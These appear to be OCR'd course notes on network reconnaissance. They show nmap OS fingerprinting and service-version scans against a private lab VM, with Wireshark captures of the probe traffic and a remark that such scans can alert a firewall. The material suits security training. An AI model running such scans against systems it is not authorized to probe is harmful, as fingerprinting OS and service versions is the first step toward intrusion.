
- Q: how to find OS type & version?
- TTL
- Window size

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.186.131 -O
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 11:21 EDT
Nmap scan report for 192.168.186.131
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:4C:CB:FA (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
```

Using -O

- Need a lot of time.
- Danger, Traffic become un-normal → Firewall will discover you

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.186.131 -O -p 80
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 11:26 EDT
Nmap scan report for 192.168.186.131
Host is up (0.0011s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:4C:CB:FA (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.90 seconds
```



No.	Time	Source	Destination	Protocol	Length	Info
9	5.020218517	192.168.186.130	192.168.186.131	TCP	58	49973 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10	5.021229471	192.168.186.131	192.168.186.130	TCP	60	80 → 49973 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
11	5.021371959	192.168.186.130	192.168.186.131	TCP	54	49973 → 80 [RST] Seq=1 Win=0 Len=0
12	5.158907321	192.168.186.130	192.168.186.131	TCP	74	63566 → 80 [SYN] Seq=0 Win=1 Len=0 WS=1024 MSS=1460 TSval=429
13	5.160417574	192.168.186.131	192.168.186.130	TCP	74	80 → 63566 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC
14	5.160554770	192.168.186.130	192.168.186.131	TCP	54	63566 → 80 [RST] Seq=1 Win=0 Len=0
15	5.259142882	192.168.186.130	192.168.186.131	TCP	74	63567 → 80 [SYN] Seq=0 Win=63 Len=0 MSS=1400 WS=1 SACK_PERM T
16	5.260285002	192.168.186.131	192.168.186.130	TCP	74	80 → 63567 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC
17	5.260436110	192.168.186.130	192.168.186.131	TCP	54	63567 → 80 [RST] Seq=1 Win=0 Len=0
18	5.359888292	192.168.186.130	192.168.186.131	TCP	74	63568 → 80 [SYN] Seq=0 Win=4 Len=0 TSval=4294967295 TSecr=0 W
19	5.360977321	192.168.186.131	192.168.186.130	TCP	74	80 → 63568 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 TSv
20	5.361126018	192.168.186.130	192.168.186.131	TCP	54	63568 → 80 [RST] Seq=1 Win=0 Len=0
21	5.460824518	192.168.186.130	192.168.186.131	TCP	70	63569 → 80 [SYN] Seq=0 Win=4 Len=0 SACK_PERM TSval=429496729
22	5.461859416	192.168.186.131	192.168.186.130	TCP	74	80 → 63569 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC
23	5.462005482	192.168.186.130	192.168.186.131	TCP	54	63569 → 80 [RST] Seq=1 Win=0 Len=0
24	5.561691369	192.168.186.130	192.168.186.131	TCP	74	63570 → 80 [SYN] Seq=0 Win=16 Len=0 MSS=536 SACK_PERM TSval=4
25	5.562421954	192.168.186.131	192.168.186.130	TCP	74	80 → 63570 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC
26	5.562557486	192.168.186.130	192.168.186.131	TCP	54	63570 → 80 [RST] Seq=1 Win=0 Len=0
27	5.662472615	192.168.186.130	192.168.186.131	TCP	70	63571 → 80 [SYN] Seq=0 Win=512 Len=0 MSS=265 SACK_PERM TSval=
28	5.663497019	192.168.186.131	192.168.186.130	TCP	70	80 → 63571 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC
29	5.663643358	192.168.186.130	192.168.186.131	TCP	54	63571 → 80 [RST] Seq=1 Win=0 Len=0
30	5.687976725	192.168.186.130	192.168.186.131	ICMP	162	Echo (ping) request id=0x79d4, seq=295/9985, ttl=50 (reply i
31	5.689179448	192.168.186.131	192.168.186.130	ICMP	162	Echo (ping) reply id=0x79d4, seq=295/9985, ttl=64 (request
32	5.714107639	192.168.186.130	192.168.186.131	ICMP	192	Echo (ping) request id=0x79d5, seq=296/10241, ttl=48 (reply
33	5.715014815	192.168.186.131	192.168.186.130	ICMP	192	Echo (ping) reply id=0x79d5, seq=296/10241, ttl=64 (reques
34	5.739362089	192.168.186.130	192.168.186.131	UDP	342	63561 → 32730 Len=300
35	5.740080773	192.168.186.131	192.168.186.130	ICMP	370	Destination unreachable (Port unreachable)
36	5.764850289	192.168.186.130	192.168.186.131	TCP	66	63578 → 80 [SYN, ECE, CWR, Reserved] Seq=0 Win=3 Len=0 WS=102
37	5.765628288	192.168.186.131	192.168.186.130	TCP	66	80 → 63578 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SAC
38	5.765724417	192.168.186.130	192.168.186.131	TCP	54	63578 → 80 [RST] Seq=1 Win=0 Len=0
39	5.790907600	192.168.186.130	192.168.186.131	TCP	74	63580 → 80 [<None>] Seq=1 Win=131072 Len=0 WS=1024 MSS=265 TS
40	5.816404980	192.168.186.130	192.168.186.131	TCP	74	63581 → 80 [FIN, SYN, PSH, URG] Seq=0 Win=256 Urg=0 Len=0 WS=
41	5.817549268	192.168.186.131	192.168.186.130	TCP	74	80 → 63581 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC
42	5.817706391	192.168.186.130	192.168.186.131	TCP	54	63581 → 80 [RST] Seq=1 Win=0 Len=0
43	5.841801942	192.168.186.130	192.168.186.131	TCP	74	63582 → 80 [ACK] Seq=1 Ack=1 Win=1048576 Len=0 WS=1024 MSS=26

-sV → Port Version

- To get version details of HTTP → request the page (more time & data sending throw the network).


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.186.131 -sV -p 80
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 11:30 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00077s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 00:0C:29:4C:CB:FA (VMware)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
```


ip.addr == 192.168.186.131


No.	Time	Source	Destination	Protocol	Length	Info
7	3.891295849	192.168.186.130	192.168.186.131	TCP	58	37707 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
8	3.892287600	192.168.186.131	192.168.186.130	TCP	60	80 → 37707 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
9	3.892426602	192.168.186.130	192.168.186.131	TCP	54	37707 → 80 [RST] Seq=1 Win=0 Len=0
10	4.155190765	192.168.186.130	192.168.186.131	TCP	74	50210 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv
11	4.155792349	192.168.186.131	192.168.186.130	TCP	74	80 → 50210 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC
12	4.155865175	192.168.186.130	192.168.186.131	TCP	66	50210 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3629464643
16	6.670210129	192.168.186.131	192.168.186.254	DHCP	342	DHCP Request - Transaction ID 0xe24e9173
17	6.670210554	192.168.186.254	192.168.186.131	DHCP	342	DHCP ACK - Transaction ID 0xe24e9173
19	7.348367745	192.168.186.131	192.168.186.130	TCP	74	[TCP Retransmission] 80 → 50210 [SYN, ACK] Seq=0 Ack=1 Win=57
20	7.348422616	192.168.186.130	192.168.186.131	TCP	66	[TCP Dup ACK 12#1] 50210 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len
25	10.162673293	192.168.186.130	192.168.186.131	HTTP	84	GET / HTTP/1.0
26	10.164151969	192.168.186.131	192.168.186.130	TCP	66	80 → 50210 [ACK] Seq=1 Ack=19 Win=5792 Len=0 TSval=56589 TSec
27	10.205527977	192.168.186.131	192.168.186.130	HTTP	1152	HTTP/1.1 200 OK (text/html)
28	10.205683476	192.168.186.130	192.168.186.131	TCP	66	50210 → 80 [ACK] Seq=19 Ack=1087 Win=64128 Len=0 TSval=362947
29	10.205528888	192.168.186.131	192.168.186.130	TCP	66	80 → 50210 [FIN, ACK] Seq=1087 Ack=19 Win=5792 Len=0 TSval=56
30	10.211602767	192.168.186.130	192.168.186.131	TCP	66	50210 → 80 [FIN, ACK] Seq=19 Ack=1088 Win=64128 Len=0 TSval=3
31	10.212190600	192.168.186.131	192.168.186.130	TCP	66	80 → 50210 [ACK] Seq=1088 Ack=20 Win=5792 Len=0 TSval=56594 T
32	10.216709077	192.168.186.130	192.168.186.131	TCP	74	55358 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv
33	10.217301547	192.168.186.131	192.168.186.130	TCP	74	80 → 55358 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC
34	10.217332853	192.168.186.130	192.168.186.131	TCP	74	55362 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv
35	10.217405244	192.168.186.130	192.168.186.131	TCP	66	55358 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3629470704
36	10.218361447	192.168.186.131	192.168.186.130	TCP	74	80 → 55362 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC
37	10.218396665	192.168.186.130	192.168.186.131	TCP	66	55362 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3629470705
38	10.218663061	192.168.186.130	192.168.186.131	TCP	74	55364 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv
39	10.219227817	192.168.186.131	192.168.186.130	TCP	74	80 → 55364 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC
40	10.219265238	192.168.186.130	192.168.186.131	TCP	66	55364 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3629470706
41	10.222978819	192.168.186.130	192.168.186.131	HTTP	243	GET /nmaplowercheck1723908655 HTTP/1.1
42	10.223692472	192.168.186.131	192.168.186.130	TCP	66	80 → 55358 [ACK] Seq=1 Ack=178 Win=6880 Len=0 TSval=56595 TSe
43	10.224065302	192.168.186.130	192.168.186.131	HTTP	685	POST /sdk HTTP/1.1
44	10.224181962	192.168.186.131	192.168.186.130	HTTP	559	HTTP/1.1 404 Not Found (text/html)
45	10.224204511	192.168.186.130	192.168.186.131	TCP	66	55358 → 80 [ACK] Seq=178 Ack=494 Win=64128 Len=0 TSval=362947
46	10.224284056	192.168.186.130	192.168.186.131	HTTP	84	GET / HTTP/1.0
47	10.224182337	192.168.186.131	192.168.186.130	TCP	66	80 → 55358 [FIN, ACK] Seq=494 Ack=178 Win=6880 Len=0 TSval=56
48	10.224659373	192.168.186.131	192.168.186.130	TCP	66	80 → 55362 [ACK] Seq=1 Ack=620 Win=7040 Len=0 TSval=56595 TSe
49	10.224659654	192.168.186.131	192.168.186.130	TCP	66	80 → 55364 [ACK] Seq=1 Ack=19 Win=5792 Len=0 TSval=56595 TSec


Follow → TCP stream

- Data is coming separated, TCP Stream Collects them and give it to you.
- Notepad can compile “HTML” language.

